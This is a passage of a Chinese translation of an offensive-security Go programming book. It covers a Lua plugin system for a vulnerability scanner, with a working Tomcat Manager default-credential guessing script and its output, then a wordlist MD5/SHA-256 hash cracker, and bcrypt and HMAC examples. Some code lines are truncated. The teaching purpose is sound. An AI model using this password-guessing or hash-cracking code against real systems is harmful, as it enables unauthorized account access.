最后，定义了需要导出的函数 `New() *scanner.Checker`。这符合扫描器调用 `Lookup()` 所设置的预期，以及实例化插件定义的 `TomcatChecker` 所需要的类型断言和转换。这个基本入口点只是返回一个新的 `*TomcatChecker`（由于其实现了所必须的 `Check()` 方法，因此恰好是一个 `scanner.Checker`）。

## 运行扫描器

既然已经创建了插件和使用它的主程序，那就编译插件，使用`-o`选项将编译后的共享对象定向到扫描程序的插件目录：

```
$ go build -buildmode=plugin -o /path/to/plugins/tomcat.so
```

然后运行扫描器（`cmd/scanner/main.go`）来确认它能识别出插件，加载插件，并且执行插件的 `Check()` 方法：

```
$ go run main.go
Found plugin: tomcat.so
2020/01/15 15:45:18 Checking for Tomcat Manager...
2020/01/15 15:45:18 Host responded to /manager/html request
2020/01/15 15:45:18 Host requires authentication. Proceeding with password gue
```

能看到上面的输出吗？成功了！扫描器能够调用插件中的代码。可以在插件的目录中放入任意的插件了。扫描器能够尝试读取每个插件并启动漏洞检查功能。

代码有几处可以改进的地方。留给读者做为练习。可以从下面几个地方入手：

1. 创建检查不同漏洞的插件。
2. 为方便更广泛的测试，添加动态主机列表及其开放端口。
3. 增强代码以只调用适用的插件。目前，代码将调用给定主机和端口的所有插件。这不是很理想。例如，如果目标端口不是HTTP或HTTPS，则不希望调用 Tomcat 检查。
4. 将插件系统转换为在Windows上运行，使用DLL作为插件类型。

在下一节中，将在一个不同的、非正式的插件系统：`Lua` 中构建相同的漏洞检查插件。

## 在Lua中构建插件

使用Go原生的 `buildmode` 创建可插拔的程序时有一定的局限性，特别由于可移植性不是很好，意味着插件不能很好的交叉编译。在本节中，我们将使用Lua创建插件来弥补这一不足。Lua是脚本语言，用来扩展各种的工具。Lua易于嵌入，强大，快速，并且友好的文档。像Nmap 和 Wireshark 这些安全工具使用Lua创建插件，和现在我们做的一样。更多的信息查看官方网站 <https://www.lua.org/>。

要在Go中使用Lua，须使用第三方包 `gopher-lua`，该包能够用Go直接编译并执行Lua。输入以下内容，将其安装在系统上：

```
$ go get github.com/yuin/gopher-lua
```

现在，请注意，可移植性带来的代价是复杂性的增加。这是因为Lua没有隐式方式来调用程序或各种Go包中的函数，并且不知道数据类型。为了解决这个问题，必须从两种设计模式中选择一种：

1. 调用Lua插件中的单个入口点，并让插件通过其他Lua包调用任意的辅助方法（比如那些需要发出HTTP请求的）。这样能使主程序简单，但这会降低可移植性，并可能使依赖项管理成为一场噩梦。例如，如果Lua插件需要第三方依赖项，而该依赖包没有作为核心的Lua包安装，该怎么办？在移植到其他系统时，插件会崩溃。同样地，如果两个单独的插件需要不同版本的包时又该怎么办？
2. 在主程序中，封装辅助函数（例如 `net/http` 包的函数）的方式暴露接口，插件可以通过接口进行交互。当然，这需要编写大量代码来公开所有Go函数和类型。然而，一旦写好了代码，插件就可以以一致的方式复用这些代码。另外，可以不必担心使用第一种设计模式时可能会遇到的Lua依赖问题（当然，插件作者总是有可能使用第三方库并破坏某些东西）。

本节剩余的部分中将使用第二种设计模式。封装Go函数，暴露接口以使Lua插件可访问。这是这两种解决方案中比较好的（还有，*façade* 这个词听起来就像在构建非常精彩的东西）。

在这个练习期间，加载和运行插件的引导核心Go代码保存在单个文件中。为了简单起见，我们特别删除了 <https://github.com/yuin/gopher-lua/> 示例中使用的一些模式。我们认为一些模式（像使用用户定义的类型）降低了代码的可读性。在实际的实现中，为了更好的灵活性，更可能希望加入这些模式。同样也想加入大量的错误和类型检查。

主程序定义函数来发布 GET 和 HEAD HTTP 请求，使用Lua虚拟机（VM）注册这些函数，然后从已定义的插件目录中加载并执行Lua脚本。构建和上一节一样的 Tomcat 密码猜测插件，所以能够比较这两个版本。

## 创建 `head()` HTTP 函数

从主程序开始。首先来看下 `head()` HTTP 函数，该函数对 Go 的 `net/http` 包的调用进行了封装（清单 10-4）。

```

func head(l *lua.LState) int {
    var (
        host string
        port uint64
        path string
        resp *http.Response
        err  error
        url  string
    )
    host = l.CheckString(1)
    port = uint64(l.CheckInt64(2))
    path = l.CheckString(3)
    url = fmt.Sprintf("http://%s:%d/%s", host, port, path)
    if resp, err = http.Head(url); err != nil {
        l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Request failed: %s", err)))
        return 3
    }
    l.Push(lua.LNumber(resp.StatusCode))
    l.Push(lua.LBool(resp.Header.Get("WWW-Authenticate") != ""))
    l.Push(lua.LString(""))
    return 3
}

```

清单 10-4: 创建Lua使用的 `head()` 函数 ([https://github.com/blackhat-go/bhg /ch-10/lua-core/cmd/scanner/main.go](https://github.com/blackhat-go/bhg/tree/ch-10/lua-core/cmd/scanner/main.go))

首先要注意的是，`head()` 函数的参数为 `lua.LState` 对象的指针，且返回一个 `int` 值。这是希望向Lua VM注册的任何函数的预期签名。`lua.LState` 维护VM的运行状态，包括从Go传给Lua的参数和返回值，一会就能看到。因为返回值在 `lua.LState` 实例中，`int` 类型表示返回值的数量。这样，Lua 插件就能够读取和使用返回值。

因为 `lua.LState` 对象 `l` 中包含传入到函数中的参数，通过调用 `l.CheckString()` 和 `l.CheckInt64()` 读取数据。（尽管本例中不需要，但是其他 `Check*` 函数存在容纳其他预期的数据类型。这些函数接收一个充当参数索引的整数值。和Go的切片索引从0开始的不一样，Lua的索引从1开始。因此，调用 `l.CheckString(1)` 获取的是第一个参数，本例中期望是string类型。为每一个期望的参数这样操作，使用期望值的合适的索引。对于 `head()` 函数，Lua调用 `head(host, port, path)`，该函数的参数 `host` 和 `path` 是字符串类型，`port` 是整数类型。在更灵活的实现中，需要在这里进行额外的检查，以确保提供的数据是有效的。）

该函数继续发出HTTP HEAD 请求和执行以下错误检查。为了给Lua的调用者返回值，通过调用 `l.Push()` 将值压栈到 `lua.LState` 中，并向其传递一个满足 `lua.LValue` 接口类型的对象。gopher-lua 包中有几种实现该接口的类型，例如，只需调用 `lua.Number(0)` 和 `lua.Bool(false)` 就能创建数值和布尔返回类型。

本例中返回3个值。第一个是HTTP状态码，第二个是确定是否服务器需要基础认证，第三个是错误信息。如果有错误时就将状态码设置为0。然后返回3，表示压栈到 `LState` 中的元素数量。如果调用 `http.Head()` 没有错误，将返回值即有效的状态码压栈到 `LState`，然后检查基础认证后返回3。

## 创建 `get()` 函数

接下来创建 `get()` 函数，像前面例子那样封装 `net/http package` 的函数。但是，在这种情况下要发出HTTP GET请求。除此之外，通过向目标端点发出HTTP请求，`get()` 函数使用和 `head()` 函数相似的结构。键入清单10-5中的代码。

```
func get(l *lua.LState) int {
    var (
        host     string
        port    uint64
        username string
        password string
        path    string
        resp    *http.Response
        err     error
        url     string
        client  *http.Client
        req     *http.Request
    )
    host = l.CheckString(1)
    port = uint64(l.CheckInt64(2))
    username = l.CheckString(3)
    password = l.CheckString(4)
    path = l.CheckString(5)
    url = fmt.Sprintf("http://%s:%d/%s", host, port, path)
    client = new(http.Client)
    if req, err = http.NewRequest("GET", url, nil); err != nil {
        l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Unable to build GET request: %s", err)))
        return 3
    }
    if username != "" || password != "" {
        // Assume Basic Auth is required since user and/or password is set
        req.SetBasicAuth(username, password)
    }
    if resp, err = client.Do(req); err != nil {
        l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Unable to send GET request: %s", err)))
        return 3
    }
    l.Push(lua.LNumber(resp.StatusCode))
    l.Push(lua.LBool(false))
    l.Push(lua.LString(""))
    return 3
}
```

清单 10-5: 创建Lua使用的 `get()` 函数 (<https://github.com/blackhat-go/bhg/ch-10/lua-core/cmd/scanner/main.go>)

和 `head()` 的实现非常类似，`get()` 函数也返回3个值：状态码，表示要访问的系统是否需要基本身份验证的值，错误信息。这两个函数唯一不同的地方是，`get()` 接受额外的两个字符串参数：用户名和密码。如果有一个不为空字符串，就假定必须执行基础认证。

现在，可能会认为实现有些奇怪，几乎一点也不符合插件系统的灵活性，复用性，可移植性。这些函数似乎是针对非常特定的用例而设计的——即，对基础认证的检查——而不是通用的目的。毕竟，为什么不返回响应体或HTTP头？同样地，例如，为什么不接受更鲁棒的参数设置cookie，其他的HTTP头，或者发送带有body的POST请求？

答案是 *Simplicity*。该实现可作为构建更强大的解决方案的起点。但是，创建该解决方案是一项更有意义的努力，并且可能在过多的关注实现细节时失去代码的目的。相反，选择以更基础的，更不灵活的方式来实现，以使一般的、基础的概念更容易理解。改进的实现可能暴露出复杂的用户定义类型，这些类型可以更好地表示例如 `http.Request` 和 `http.Response` 类型的整体。然后，可以简化函数签名，减少接受和返回的参数的数量，而不是从Lua接受并返回多个参数。我们鼓励将此挑战作为练习来完成，将代码更改为接受和返回用户定义的结构，而不是原始类型。

## 向Lua VM注册函数

到现在为止，已经围绕要使用的必要 `net/http` 调用实现了封装函数，并创建了这些函数，以便 `gopher-lua` 可以使用它们。但是，实际上需要向Lua VM注册这些函数。清单10-6中是集中注册处理函数。

```
const LuaHttpTypeName = "http"
func register(l *lua.LState) {
    mt := l.NewTypeMetatable(LuaHttpTypeName) wl.SetGlobal("http", mt)
    // static attributes
    l.SetField(mt, "head", l.NewFunction(head))
    l.SetField(mt, "get", l.NewFunction(get))
}
```

清单 10-6: 向 Lua 注册插件 (<https://github.com/blackhat-go/bhg/ch-10/lua-core/cmd/scanner/main.go/>)

首先定义唯一地标识在Lua中创建的命名空间的常量。在本例中，使用的是 `http`，因为这实际上是要暴露的功能。在 `register()` 函数中，接受一个 `lua.LState` 指针，使用命名空间常量通过调用 `l.NewTypeMetatable()` 创建一个新的Lua类型。使用这个元表来跟踪Lua可用的类型和函数。

然后在元表中注册了全局名称 `http`。这使得`http`隐式包名对 **Lua VM** 可用。在同一个元表中，同样通过调用 `l.SetField()` 注册两个字段。这就是定义的两个在 `http` 命名空间下可用的静态函数 `head()` 和 `get()`。由于它们是静态的，在 Lua中可以直接通过 `http.get()` 和 `http.head()` 调用它们，而不用创建 `http` 类型的实例。

正如在 `SetField()` 调用中注意到的那样，第三个参数是处理Lua调用的目标函数。在本例中是前面已经实现了的 `get()` 和 `head()` 函数。它们被封装在对 `l.NewFunction()` 的调用中，该函数参数为 `func(*LState) int` 形式的函数，这就是定义 `get()` 和 `head()` 函数的形式。它们返回 `*lua.LFunction`。由于介绍了许多数据类型，并且您可能不熟悉gopher-lua，所以这可能有点让人不知所措。只需明白一点，该函数注册全局命名空间和函数名称，并在这些函数名称和Go函数之间创建映射。

## 编写Main函数

最后创建 `main()` 函数，该函数将协调注册过程并执行该插件（清单 10-7）。

```

const PluginsDir = "../../plugins"

func main() {
    var (
        l     *lua.LState
        files []os.FileInfo
        err   error
        f     string
    )
    l = lua.NewState()
    defer l.Close()
    register(l)
    if files, err = ioutil.ReadDir(PluginsDir); err != nil {
        log.Fatalln(err)
    }

    for idx := range files {
        fmt.Println("Found plugin: " + files[idx].Name())
        f = fmt.Sprintf("%s/%s", PluginsDir, files[idx].Name())
        if err := l.DoFile(f); err != nil {
            log.Fatalln(err)
        }
    }
}

```

清单 10-7: 注册并调用 Lua 插件 (<https://github.com/blackhat-go/bhg/ch-10/lua-core/cmd/scanner/main.go/>)

如同在Go的例子中的 `main()` 函数，硬编码了加载插件的路径。在 `main()` 函数中，调用 `lua.NewState()` 创建 `*lua.LState` 实例。`lua.NewState()` 实例是设置 Lua VM 的关键项，注册函数和类型，并且执行任意的Lua脚本。然后将该指针传递给之前创建的 `register()` 函数，该函数在状态上注册自定义的http名称空间和函数。读取插件目录中的内容，循环遍历目录的每一个文件。对每一个文件调用 `l.DoFile(f)`，`f` 是文件的绝对路径。这个调用在注册自定义类型和函数的Lua状态中执行文件的内容。本质上，`DoFile()` 是 `gopher-lua` 执行整个文件的方式，就好像执行独立的Lua脚本一样。

## 创建插件脚本

现在让我们看一下用Lua编写的Tomcat插件脚本（清单 10-8）。

```

usernames = {"admin", "manager", "tomcat"}
passwords = {"admin", "manager", "tomcat", "password"}

status, basic, err = http.head("10.0.1.20", 8080, "/manager/html")
if err ~= "" then
    print("[!] Error: "..err)
    return
end
if status ~= 401 or not basic then
    print("[!] Error: Endpoint does not require Basic Auth. Exiting.")
    return
end
print("[+] Endpoint requires Basic Auth. Proceeding with password guessing")
for i, username in ipairs(usernames) do
    for j, password in ipairs(passwords) do
        status, basic, err = http.get("10.0.1.20", 8080, username, password, "")
        if status == 200 then
            print("[+] Found creds - ..username..:"..password)
            return
        end
    end
end

```

清单 10-8: Tomcat 密码猜测Lua插件 (<https://github.com/blackhat-go/bhg/ch-10/lua-core/plugins/tomcat.lua/>)

不必太担心漏洞检查逻辑。实际上和用Go所创建的插件的逻辑一样的；通过使用HEAD请求对应用程序进行指纹识别后，它将对Tomcat Manager门户执行基本的密码猜测。着重说两个有趣的地方。

第一个调用 `http.head("10.0.1.20", 8080, "/manager/html")`。根据在状态元表上的全局和字段注册，可以对 `http.head()` 函数发出调用，而不会收到Lua错误。另外，提供了 `head()` 函数从 `LState` 实例读取的三个参数。Lua调用需要三个返回值，它们与退出Go函数之前压栈到 `LState` 的数字和类型一致。

第二个是调用 `http.get()`，和调用 `http.head()` 相似。唯一不同的地方是传递用户名和密码给 `http.get()` 函数。如果参考用Go实现的 `get()` 函数，也是从 `LState` 实例中读取这两个额外的字符串。

## 测试Lua插件

这个示例并不完美，可以从其他设计注意事项获得好处。但是，与大多数攻击工具一样，最重要的是它可以工作并解决问题。运行代码证明它确实可以按预期工作：

```

$ go run main.go
Found plugin: tomcat.lua
[+] Endpoint requires Basic Auth. Proceeding with password guessing
[+] Found creds - tomcat:tomcat

```

现在有了一个基本的工作示例，我们鼓励您通过实现用户定义的类型来改进代码，以便不用在函数间传递冗长的参数列表。这样的话，可能需要暴露注册结构体实例的方法，是否在Lua中设置和获取值，或者用于在特定的实例上调用方法。当完成这些工作时，会注意到代码会变得更复杂，这是因为以Lua友好的方式封装了大量Go的功能。

## 总结

和很多的设计决策一样，解决问题有多种方法。无论使用Go原生插件系统，还是像Lua这样的替代语言，必须要权衡利弊。但是不管采用什么方法，可以轻松地扩展Go以创建丰富的安全框架，特别是由于添加了原生插件系统。

下一章中，将要解决密码学的丰富主题。我们将演示各种实现和用例，然后构建一个RC2对称密钥暴力破解器。

# 第11章：加密的实现和攻击

没有密码学的安全通信是不完整的。使用加密能帮助保护信息和系统的完整性，机密性和真实性。作为工具开发人员，可能需要实现加密功能，可能用于 **SSL/TLS** 通信，相互身份验证，对称密钥加密或密码哈希。但是开发人员通常不安全地实现加密功能，这意味着有攻击意识的人可以利用这些弱点来破坏敏感的，有价值的数据，例如社保或信用卡号。

本章演示了Go中加密的各种实现，并讨论可以利用的常见弱点。虽然我们介绍不同的密码函数和代码块，但我们不探索密码算法或数学原理的细微差别。坦率地说，这远远超出了我们对密码学的兴趣（或知识）。如前所述，在未经所有者明确许可的情况下，请勿在本章中对资源或资产做任何事情。我们研究这些是出于学习目的，而不是为了协助进行非法活动。

## 复习密码学的基本概念

在探讨Go语言中的加密之前，让我们复习一些基本的加密概念。长话短说吧。

首先，加密（出于维护机密性的目的）只是加密的任务之一。*Encryption*，通常来说是双向的，可以对数据加密，然后解密恢复初始的输入。加密数据的过程使得它在被解密之前毫无意义。

加密和解密都涉及到将数据和附带的密钥传递到加密函数。该函数输出加密的数据（称为密文）或原始的可读数据（称为明文）。有多种算法实现。`Symmetric` 算法在加解密时使用相同的密钥，而 `asymmetric` 使用不同的密钥。您可能会使用加密来保护传输中的数据或存储敏感信息（例如信用卡号），以便日后解密，这可能是为了方便将来的购买或欺骗监控。

另一方面，`hashing` 是用于对数据进行数学扰乱的单向过程。可以将敏感信息传递到哈希函数来生成固定长度的输出。当使用强大的算法（例如SHA-2系列算法）时，不同输入产生相同输出的可能性非常低。即，发生碰撞的可能性低。由于哈希是不可逆的，因此通常用作在数据库中存储明文密码或执行完整性校验以确定数据是否被更改过。如果需要模糊或随机化两个相同输入的输出，可以使用 `salt`，这是一个随机值，用于在哈希过程中区分两个相同的输入。`salt` 通常用于密码存储，因为允许同时使用相同密码的多个用户仍然生成不同的哈希值。

密码学还提供了对消息进行身份验证的方法。`message authentication code (MAC)` 是由一个特殊的单向加密函数产生的输出。这个函数使用数据本身、一个密钥和一个初始化向量，并生成一个不太可能发生冲突的输出。消息的发送者执行生成MAC的功能，然后将MAC作为消息的一部分。接收方在本地计算MAC并将其与接收到的MAC进行比较。匹配成功表明发送方拥有正确的密钥（即发送方是可信的），并且消息没有被更改（即保持了完整性）。

现在到这，应该对密码学有足够的了解了，可以理解本章的内容。必要时，我们将讨论与给定主题相关的更多细节。先从Go的标准加密库开始吧。

## 搞懂标准加密库

在Go中实现加密的妙处在于，使用的大多数加密功能都来自于标准库。其他语言通常依赖于OpenSSL或其他第三方库，而Go的加密功能是官方库的一部分。这使得加密的实现相对简单，因为不必安装会污染开发环境的笨重的依赖项。有两个独立的库。

标准库的 `crypto` 包中有各种常见的加密和算法相关的子包。例如，可以使用 `aes`，`des` 和 `rc4` 子包来实现对称密钥算法。用于非对称加密的有 `dsa` 和 `rsa` 子包；以及用于哈希的 `md5`，`sha1`，`sha256` 和 `sha512` 子包。这不是全部；另外还有用于其他加密的子包。

除了标准的 `crypto` 包，Go还有一个官方的扩展包，包含各种加密功能：`golang.org/x/crypto`。功能包括其他哈希算法，加密算法和通用功能。例如，该包中有用于 *bcrypt hashing* 的 `bcrypt` 子包（一种用于哈希密码和敏感数据的更好，更安全的替代方法），用于生成合法证书的 `acme/autocert` 以及方便SSH协议通信的SSH子包。

内置 `crypto` 包和补充的 `golang.org/x/crypto` 包之间唯一真正的区别是，`crypto` 包遵循更严格的兼容性要求。另外，要使用 `golang.org/x/crypto` 中的子包，则首先需要输入以下内容来安装该软件包：

```
$ go get -u golang.org/x/crypto/bcrypt
```

Go官方的 `crypto` 包中所有功能和子包的完整列表，请参阅

<https://golang.org/pkg/crypto/> 和 <https://godoc.org/golang.org/x/crypto/>。

下一节将深入探讨各种加密实现。将会展示如何使用Go的加密功能来做一些邪恶的事情，例如破解密码哈希，使用静态密钥解密敏感数据以及暴力破解弱加密密码。还将使用该功能来创建使用TLS来保护传输中的通信，检查数据的完整性和真实性以及执行相互身份验证的工具。

## 探索哈希

如前所述，哈希是一种单向函数，用于根据变长输入生成固定长度、概率唯一的输出。不能反向哈希值来恢复原始输入数据。哈希通常用于存储原始明文数据，以后不再处理或验证数据的完整性。例如，糟糕的做法是存储明文密码；相反，应该存储哈希（最好是加点佐料，即随机值，以确保重复值之间的随机性）。

通过两个例子来演示Go中的哈希。第一个例子是尝试使用离线字典来破解给定的MD5或SHA-512哈希。第二个例子是演示 `brypt` 的实现。如前所述，`brypt` 是一种用于哈希敏感数据（例如密码）的更安全的算法。该算法还有降低其速度的功能，这使得破解密码更加困难。

### 破解MD5或SHA-512哈希

清单11-1是哈希破解代码。（/根目录中的所有代码都在github仓库<https://github.com/blackhat-go/bhg/>中。）由于哈希不是可逆的，因此代码会尝试通过生成常见单词（从单词列表中提取）的哈希，然后将生成的哈希值与当前的哈希进行比较，来猜测哈希的明文。如果两个哈希值匹配，则可能就猜到了明文值。

```

var md5hash = "77f62e3524cd583d698d51fa24fdff4f"
var sha256hash = "95a5e1547df73abdd4781b6c9e55f3377c15d08884b11738c2727dbd887d
func main() {
    f, err := os.Open("wordlist.txt")
    if err != nil {
        log.Fatalln(err)
    }
    defer f.Close()
    scanner := bufio.NewScanner(f)
    for scanner.Scan() {
        password := scanner.Text()
        hash := fmt.Sprintf("%x", md5.Sum([]byte(password)))
        if hash == md5hash {
            fmt.Printf("[+] Password found (MD5): %s\n", password)
        }
        hash = fmt.Sprintf("%x", sha256.Sum256([]byte(password)))
        if hash == sha256hash {
            fmt.Printf("[+] Password found (SHA-256): %s\n", password)
        }
    }
    if err := scanner.Err(); err != nil {
        log.Fatalln(err)
    }
}

```

清单 11-1: 破解 MD5 和 SHA-256 哈希 (/ch-11/hashes/main.go)

首先定义两个保存目标哈希值的变量。一个是MD5 哈希，另一个是SHA-256 哈希。想象一下，您是在后漏洞阶段获取了这两个哈希，并试图通过运行散列算法生成它们的输入（明文密码）。通常可以通过检查哈希值的长度来确定算法。找到与目标匹配的哈希后，就知道是正确的输入了。

使用之前创建的字典文件作为输入列表。另外，谷歌一下可以帮助找到常用密码的字典文件。要检查MD5哈希，请打开字典文件并通过在文件描述符上创建 `bufio.Scanner` 逐行读取。每行是一个要检查的密码。将当前密码传递给 `md5.Sum(input [] byte)` 函数。此函数生成原生的MD5哈希值，因此可以使用 `fmt.Sprintf()` 函数和格式字符串 `%x` 将其转换为十六进制字符串。毕竟，`md5hash` 变量由目标哈希的十六进制格式的字符串组成。转换该值可确保随后可以比较目标哈希值和计算得出的哈希值。如果这些哈希匹配，则程序会向 `stdout` 输出一条成功消息。

执行类似的过程来计算和比较SHA-256哈希。该实现与MD5代码非常相似。唯一真正的区别是，`sha256` 包中有计算各种SHA散列长度的附加函数。与其调用 `sha256.sum()`（一个不存在的函数），不如调用 `sha256.Sum256(input []byte)` 强制使用SHA-256算法计算哈希值。就像在MD5示例中所做的一样，将原始字节转换为十六进制字符串，并比较SHA-256哈希值以查看是否有匹配项。

## 实现 bcrypt

下一个示例展示了如何使用 `bcrypt` 加密和验证密码。与SHA和MD5不同，`bcrypt` 是为密码哈希设计的，与SHA或MD5系列相比，它成为程序员的更好选择。默认情况下，`bcrypt` 包含一个“佐料”，以及一个运行该算法更加耗费资源的成本因素。该成本因素控制着内部加密函数的迭代次数，从而增加了破解密码哈

希所需的时间和精力。尽管仍然可以使用字典或暴力来破解密码，但是成本（时间）会显著增加，从而阻止了对时间敏感的漏洞后的破解。随着时间的推移，还可能会增加成本，以应对计算能力的提高。这使其可以适应将来的破解攻击。

清单11-2创建了一个bcrypt哈希，然后验证明文密码是否与给定的bcrypt哈希匹配。

```
import (
    "log"
    "os"
    "golang.org/x/crypto/bcrypt"
)
var storedHash = "$2a$10$Zs3ZwsjV/nF.KuvSUE.5WuwtDrK6UVXcBp0rH84V8q30pg1yNdWLuu"

func main() {
    var password string
    if len(os.Args) != 2 {
        log.Fatalln("Usage: bcrypt password")
    }
    password = os.Args[1]
    hash, err := bcrypt.GenerateFromPassword(
        []byte(password),
        bcrypt.DefaultCost,
    )
    if err != nil {
        log.Fatalln(err)
    }
    log.Printf("hash = %s\n", hash)
    err = bcrypt.CompareHashAndPassword([]byte(storedHash), []byte(password))
    if err != nil {
        log.Println("[!] Authentication failed")
        return
    }
    log.Println("[+] Authentication successful")
}
```

清单 11-2: 比较 bcrypt 哈希 (/ch-11/bcrypt/main.go)

对于本书中的大多数代码示例，都省略了包的导入。在此示例中包含了它们，以明确表示正在使用补充的Go包 `golang.org/x/crypto/bcrypt`，因为Go的标准包中没有 `bcrypt` 相关功能。然后，初始化变量 `storedHash`，该变量包含一个预先计算的，`bcrypt` 编码的哈希。这是为了演示设计的例子的目的，硬编码一个值，而不是将示例代码连接到数据库来获取值。例如，该变量可能表示数据库中某一行值，该行存储了前端Web程序的用户身份验证信息。

接下来，根据明文密码值生成一个经过bcrypt编码的哈希。`main`函数读取密码值作为命令行参数，然后继续调用两个单独的`bcrypt`函数。第一个函数

`bcrypt.GenerateFromPassword()` 接受两个参数：一个字节切片(表示明文密码)和一个成本。在此示例中，使用包里的默认值 `bcrypt.DefaultCost` 常量，在撰写本文时，该默认值为10。该函数返回编码的哈希值和产生的任何错误。

第二个调用的`bcrypt`函数是 `bcrypt.CompareHashAndPassword()`，用来进行哈希比较。它接受`bcrypt`编码的哈希和明文密码作为字节切片。该函数解析编码的哈希，以确定成本和随机值。然后，将这些值与明文密码值一起生成`bcrypt`哈希。如果生成的哈希值与从已编码的 `storedHash` 值提取的哈希值匹配，则提供的密码与用于创建 `storedHash` 的密码匹配。这是用于对SHA和MD5进行密码破解的方法，即通过哈希函数运行给定密码并将结果与存储的哈希进行比较。这里，不像SHA和MD5

那样明确地比较生成的哈希，而是检查 `bcrypt.CompareHashAndPassword()` 是否返回错误。如果有错误，则说明计算出的哈希值是正确的，因此用于计算它们的密码不匹配。

以下是两个示例程序运行。第一个是不正确密码的输出：

```
$ go run main.go someWrongPassword
2020/08/25 08:44:01 hash = $2a$10$YSSanG18ye/NC7GDyLBLU05gE/ng51l9TnaB1zTChWq5
2020/08/25 08:44:01 [!] Authentication failed
```

第二个是正确密码的输出：

```
$ go run main.go someC0mpl3xP@ssw0rd
2020/08/25 08:39:29 hash = $2a$10$XfeUk.wKeEePNafjQ1juXe8RaM/9EC1XZmqaJ8MoJB29
2020/08/25 08:39:29 [+] Authentication successful
```

细心的可能会注意到，身份验证成功的显示的哈希与 `storedHash` 变量硬编码的值不匹配。回想下，代码调用了两个独立的函数。`GenerateFromPassword()` 函数使用随机值生成编码的哈希。使用不同的随机值，相同的密码将产生不同结果的哈希。因此，不同。`CompareHashAndPassword()` 函数通过使用与存储的哈希相同的随机值和成本来执行哈希算法，因此生成的哈希与 `storedHash` 变量中的哈希相同。

## 验证消息

现在将重点转向消息验证。交换消息时，需要验证数据的完整性和远程服务的真实性，以确保数据是真实且未被篡改的。消息在传输过程中是否被未经授权的来源更改？消息是由授权方发送的，还是由别的实体伪造的？

可以使用Go的 `crypto/hmac` 包解决这些问题，该包实现了*Keyed-Hash Message Authentication Code (HMAC)*标准。HMAC是一种加密算法，可让检查消息是否被篡改并验证源身份。它使用哈希函数并使用共享的密钥，只有被授权产生有效消息或数据的各方才应拥有该密钥。没有共享此密钥的攻击者无法伪造有效的HMAC值。在某些编程语言中实现HMAC可能会有些棘手。例如，某些语言会强制逐字节手动比较接收到的哈希值和计算得出的哈希值。如果开发人员过早地逐字节比较其结果，则开发人员可能会在此过程中无意中引入时序差异。攻击者可以通过测量消息处理时间来推断出预期的HMAC。此外，开发人员有时会认为HMAC（消耗一条消息和密钥）与消息之前的密钥的哈希值相同。但是，HMAC的内部不同于纯哈希功能。通过不明确地使用HMAC，开发人员会将应用程序暴露于长度扩展攻击中，在这种攻击中，攻击者会伪造消息和有效的MAC。

对我们Gophers来说幸运的是，`crypto/hmac`包使安全的方式实现HMAC功能变得相当容易。来看一个实现。注意，以下程序比典型的用例简单得多，后者可能涉及某种类型的网络通信和消息传递。在大多数情况下，可以根据HTTP请求参数或通过网络传输的其他消息来计算HMAC。在清单11-3所示的示例中，省略了客户端与服务器之间的通信，只看HMAC功能。

```

var key = []byte("some random key")
func checkMAC(message, recvMAC []byte) bool {
    mac := hmac.New(sha256.New, key)
    mac.Write(message)
    calcMAC := mac.Sum(nil)
    return hmac.Equal(calcMAC, recvMAC)
}
func main() {
    // In real implementations, we'd read the message and HMAC value from network
    message := []byte("The red eagle flies at 10:00")
    mac, _ := hex.DecodeString("69d2c7b6fbbfcab72a3172f4662601d1f16acfb463396")
    if checkMAC(message, mac) {
        fmt.Println("EQUAL")
    } else {
        fmt.Println("NOT EQUAL")
    }
}

```

清单 11-3: 使用HMAC进行消息身份验证 (/ch-11/hmac/main.go)

程序首先定义要用于HMAC加密的密钥。也就在这里使用硬编码，但在实际的实现中，此密钥将受到充分保护并且是随机的。该密钥也将在端点之间共享，意味着消息发送方和接收方使用此相同的秘钥。由于未实现完整的客户端-服务器功能，所以使用这个变量，就好像它已被充分共享一样。

接下来，定义 `checkMAC()` 函数，以消息和接收到的HMAC作为参数。消息接收者将调用此函数以检查他们接收到的MAC值是否与他们在本地计算的值匹配。首先，调用 `hmac.New()`，实参为 `sha256.New` 和 `key`，返回 `hash.Hash` 实例。在这个例子中，`hmac.New()` 函数通过使用SHA-256算法和密钥来初始化HMAC，并将结果分配给名为`mac`的变量。然后，可以使用此变量来计算HMAC哈希值，就像在前面的哈希示例中所做的那样。在这里，分别调用 `mac.Write(message)` 和 `mac.Sum(nil)`。将本地计算的HMAC结果存储在名为 `calcMAC` 的变量中。

下一步是比较本地计算的HMAC值是否等于收到的HMAC值。要以一种安全的方式做到这一点，可以调用 `hmac.Equal(calcMAC, recvMAC)`。许多开发人员倾向于通过调用 `bytes.Compare(calcMAC, recvMAC)` 来比较字节片。问题是，`bytes.Compare()` 执行字典比较，遍历并比较给定切片的每个元素，直到找到差异或到达切片的末尾。比较所需的时间将根据 `bytes.Compare()` 在第一个元素，最后一个元素或两者之间的某个地方是否有所不同而不同。攻击者可能会及时测量这种变化，以确定预期的HMAC值并伪造合法处理的请求。`hmac.Equal()` 函数通过几乎相同的时间的方式比较切片来解决此问题。函数在何处发现差异都无所谓，因为处理时间变化不大，不会产生明显或可察觉的形式。

`main()` 函数模拟从客户端接收消息的过程。如果确实收到了一条消息，则必须从传输中读取并解析HMAC和消息。由于这只是一个模拟，因此可以对接收到的消息和接收到的HMAC进行硬编码，然后对HMAC十六进制字符串进行解码，以便将其转换成 `[]byte`。可以使用if语句来调用 `checkMAC()` 函数，并将接收到的消息和HMAC传递给该函数。如前所述，``checkMAC()` 函数通过使用接收到的消息和共享密钥来计算HMAC，并返回布尔值来确定接收到的HMAC和计算出的HMAC是否匹配。

尽管HMAC确实提供了真实性和完整性保证，但它不能确保私密性。无法确定是否未经授权的源看不到该消息。下一部分将通过探索和实现各种类型的加密来解决此问题。

## 加密数据

加密可能是最著名的加密概念。毕竟，隐私和数据保护由于备受瞩目的数据泄露而获得了大量新闻报道，这通常是由于未以加密格式存储了用户密码和其他敏感数据。即使没有媒体的注意，加密也应该引起黑帽和开发人员的关注。毕竟，了解基本过程和实现可能是有利可图的数据泄露与令人沮丧的攻击终止链之间的区别。下一节介绍了各种加密形式，包括有用的应用程序和每种用例。

### 对称密钥加密

以最直接的形式——对称密钥加密，进入加密之旅。这种模式是加密和解密都使用相同的密钥。Go使对称密码学变得非常简单，因为默认包或扩展包支持大多数常用算法。

